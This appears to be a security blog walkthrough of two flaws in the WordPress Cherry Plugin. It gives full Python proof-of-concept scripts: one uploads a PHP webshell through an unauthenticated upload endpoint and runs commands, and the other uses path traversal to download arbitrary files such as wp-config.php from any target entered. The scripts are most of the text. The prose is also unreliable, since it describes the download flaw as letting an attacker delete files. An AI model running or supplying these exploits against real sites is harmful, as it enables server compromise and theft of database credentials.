

Today, will try to analyze this vulnerability first and then make a Custom python POC script for better understanding.


Vulnerable PHP File: /admin/import-export/upload.php

No direct file access prevention : means it should be not be accessible directly through the PHP file, and implementions inside it must be called from another legitimate component (function/hook/api endpoint) inside this plugin.
No filetype validation : So attacker can upload PHP file with webshell.

basename prevents path traversal, but we don't need that here. Just it should be enough that the shell PHP file is publicly accessible.
2 Common functions to look for if you audit this vulnerability type:
- move_uploaded_file
- file_put_contents
#!/usr/bin/env python3

import requests

print("╔══════════════════════════════════════════════╗")
print("║   Cherry Plugin Custom POC - LegionHunter    ║")
print("╚══════════════════════════════════════════════╝")
print()

target_domain = input("Enter target domain (e.g., http://wordpress.local): ").strip()
if not target_domain.startswith(('http://', 'https://')):
    target_domain = 'http://' + target_domain

url = f"{target_domain}/wp-content/plugins/cherry-plugin/admin/import-export/upload.php"

print(f"\n[*] Target: {target_domain}")
print("[*] Attempting to upload shell...")

php_content = "<?php system($_GET['cmd']); ?>"

files = {
    'file': ('shell.php', php_content, 'application/x-php')
}

data = {
    'upload_dir': '1337'
}

try:
    response = requests.post(url, files=files, data=data)

    print(f"\n[*] Status: {response.status_code}")

    if response.status_code == 200:
        print("[+] Shell successfully uploaded!")


        shell_url = f"{target_domain}/wp-content/plugins/cherry-plugin/admin/import-export/1337shell.php?cmd=whoami"
        print(f"[+] Shell URL: {shell_url}")

        print("\n[*] Testing shell execution...")
        test_response = requests.get(shell_url)
        if test_response.status_code == 200:
            print(f"[+] Shell is working! Response: {test_response.text.strip()}")
        else:
            print("[-] Shell might not be working correctly")
    else:
        print("[-] Shell upload failed")
        print(f"[-] Response: {response.text}")

except requests.exceptions.ConnectionError:
    print(f"[-] Connection error: Could not connect to {target_domain}")
except requests.exceptions.Timeout:
    print("[-] Connection timeout")
except Exception as e:
    print(f"[-] Error: {e}")


Arbitrary File Download
This vulnerability simply means we can delete any file on the server remotely and without any authentication. As usual if you delete wp-config.php in wordpress entire site reverts back to installation state after which attacker can takeover the site.

Source (attacker controllable input): $_GET['file']
Sink : readfile
It's very simply, $file which comes from $_GET['file'] directly passed to readfile.
To exploit we will take help of path traversal as the code doesn't prevent it.
#!/usr/bin/env python3

import requests
import os
import sys

RED = '\033[91m'
GREEN = '\033[92m'
YELLOW = '\033[93m'
BLUE = '\033[94m'
PURPLE = '\033[95m'
CYAN = '\033[96m'
WHITE = '\033[97m'
BOLD = '\033[1m'
END = '\033[0m'

print(f"{RED}╔══════════════════════════════════════════════╗{END}")
print(f"{RED}║                {YELLOW} LEGION HUNTER                {RED}║{END}")
print(f"{RED}║    {CYAN}Arbitrary File Download Tool              {RED}║{END}")
print(f"{RED}╚══════════════════════════════════════════════╝{END}")
print()

target_domain = input(f"{BLUE}[?]{END} Enter target domain {YELLOW}(e.g., http://wordpress.local){END}: ").strip()
if not target_domain.startswith(('http://', 'https://')):
    target_domain = 'http://' + target_domain

file_path = input(f"{BLUE}[?]{END} Enter path/name of file to download {YELLOW}(e.g., wp-config.php){END}: ").strip()

url = f"{target_domain}/wp-content/plugins/cherry-plugin/admin/import-export/download-content.php"

params = {'file': file_path}

print(f"\n{YELLOW}[*]{END} Target: {CYAN}{target_domain}{END}")
print(f"{YELLOW}[*]{END} File to download: {CYAN}{file_path}{END}")
print(f"{YELLOW}[*]{END} Request URL: {CYAN}{url}?file={file_path}{END}")

try:
    response = requests.get(url, params=params, timeout=10)

    print(f"\n{YELLOW}[*]{END} Status Code: {response.status_code}")

    if response.status_code == 200:
        if response.content:
            filename = os.path.basename(file_path)
            if not filename or filename == '.' or filename == '..':
                filename = 'downloaded_file.txt'

            with open(filename, 'wb') as f:
                f.write(response.content)

            print(f"{GREEN}[+]{END} File successfully downloaded!")
            print(f"{GREEN}[+]{END} Saved as: {CYAN}{filename}{END}")
            print(f"{GREEN}[+]{END} Size: {len(response.content)} bytes")

            if len(response.content) < 1000:
                print(f"\n{YELLOW}[*]{END} Content preview:")
                print("-" * 50)
                print(response.text[:500])
                print("-" * 50)
        else:
            print(f"{RED}[-]{END} Server returned empty response")
    else:
        print(f"{RED}[-]{END} Failed to download file")
        print(f"{RED}[-]{END} Response: {response.text[:200]}")

except requests.exceptions.ConnectionError:
    print(f"{RED}[-]{END} Connection error: Could not connect to {target_domain}")
except requests.exceptions.Timeout:
    print(f"{RED}[-]{END} Connection timeout")
except Exception as e:
    print(f"{RED}[-]{END} Error: {e}")

It works successfully if Absolute path to wp-config.php is provided.

Hope you enjoyed this walkthrough ☠️
